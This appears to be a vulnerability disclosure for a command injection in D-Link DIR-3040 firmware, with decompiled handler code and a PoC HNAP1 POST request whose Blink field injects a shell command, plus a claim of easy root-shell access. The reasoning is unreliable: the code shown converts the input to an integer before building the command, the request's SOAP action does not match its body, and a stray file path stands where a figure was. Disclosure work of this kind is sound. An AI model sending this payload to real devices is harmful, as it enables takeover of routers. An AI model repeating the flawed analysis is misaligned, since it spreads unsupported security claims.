D-link DIR3040_A1_FW120B03.bin Command injection vulnerability

Overview

- Manufacturer's website information：https://www.dlink.com/
- Firmware download address：https://tsd.dlink.com.tw/

A problem was found on the D-Link DIR-3040 device with firmware 120B03. This problem is a command injection that allows remote attackers to execute arbitrary code and obtain a root shell. Command injection vulnerabilities allow attackers to execute arbitrary operating system commands via a crafted/HNAP1 POST request.

Vulnerability details


DIR-3040 prog.cgi Keyword api SetTriggerLEDBlink

```
int __fastcall sub_43DF6C(int a1)
{
  unsigned int v2; // [sp+1Ch] [-110h]
  int v3; // [sp+1Ch] [-110h]
  char *nptr; // [sp+20h] [-10Ch]
  char *VarString; // [sp+24h] [-108h]
  char v6[128]; // [sp+28h] [-104h] BYREF
  char v7[132]; // [sp+A8h] [-84h] BYREF

  memset(v6, 0, sizeof(v6));
  memset(v7, 0, 0x80u);
  VarString = (char *)webGetVarString(a1, "/SetLEDStatus/Enabled");
  if ( !VarString )
    return WebsSetResponseResult(a1, 0);
  if ( !strcmp(VarString, "true") )
    strcpy(v7, "led power on");
  else
    strcpy(v7, "led power off");
  nptr = (char *)webGetVarString(a1, "/SetTriggerLEDBlink/Blink");
  if ( nptr )
  {
    v3 = atoi(nptr);
    if ( v3 <= 0 || v3 >= 11 )
      return WebsSetResponseResult(a1, 0);
    v2 = 2 * v3;
    *nptr = 0;
    nptr[1] = 0;
    nptr[2] = 0;
    nptr[3] = 0;
    sprintf(nptr, "%d", v2);
    sprintf(v6, "gpio l 16 10 10 %s 1 1", nptr);
    twsystem(v6, 1);
  }
```

The content obtained by the program through the / settriggerledblink / blink parameter is passed to nptr, and then nptr passes the matched content to V6 through the sprintf function, and then V6 is brought into the twsystem function

```
int __fastcall twsystem(const char *a1, int a2)
{
  int v4; // $s2
  _DWORD *v5; // $s3
  int v6; // $s0
  int v8; // $v0
  int v9; // $s1
  const char *v10; // $v0
  int v11; // $a1
  int i; // $s2
  int v13; // $a0
  int v14; // $v0
  int v15; // $s1
  int v16; // [sp+18h] [-2Ch] BYREF
  char v17[16]; // [sp+1Ch] [-28h] BYREF
  int v18[6]; // [sp+2Ch] [-18h] BYREF

  v16 = 0;
  if ( !a1 )
  {
    v6 = -1;
    printf("twsystem: Null Command, Error!");
    return v6;
  }
  v4 = fork();
  if ( v4 != -1 )
```

At this time, the corresponding parameter is A1



```
43      v18[2] = (int)a1;
44      v18[3] = 0;
45      v18[0] = (int)"sh";
46      v18[1] = (int)"-c";
47      if ( a2 )
48      {
49        v14 = fopen("/dev/console", "w");
50        v15 = v14;
51        if ( v14 )
52        {
53          fprintf(v14, "[system]: %s\r\n", a1);
54          fclose(v15);
55        }
56      }
57      execv("/bin/sh", v18);
58      exit(127);
```

twsystem() function will pass in two parameters, the first is the parameter address, and the second is a constant. This function forks () a child process, and then executes a system call (execv()) in the child process.

POC

1. Attack with the following POC attacks

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1:7018
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101
Firefox/98.0
Accept: text/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetNetworkSettings"
HNAP_AUTH: 3C5A4B9EECED160285AAE8D34D8CBA43 1649125990491
Content-Length: 632
Origin: http://192.168.0.1:7018
Connection: close
Referer: http://192.168.0.1:7018/Network.html
Cookie: SESSION_ID=2:1556825615:2; uid=TFKV4ftJ

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
  <SetLEDStatus xmlns="http://purenetworks.com/HNAP1/">
    <Enabled>false</Enabled>
  </SetLEDStatus>
```

```
  <SetTriggerLEDBlink>
    <Blink>&& ls > /tmp/456 &&echo 1></Blink>
  </SetTriggerLEDBlink>
</soap:Body>
</soap:Envelope>

```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell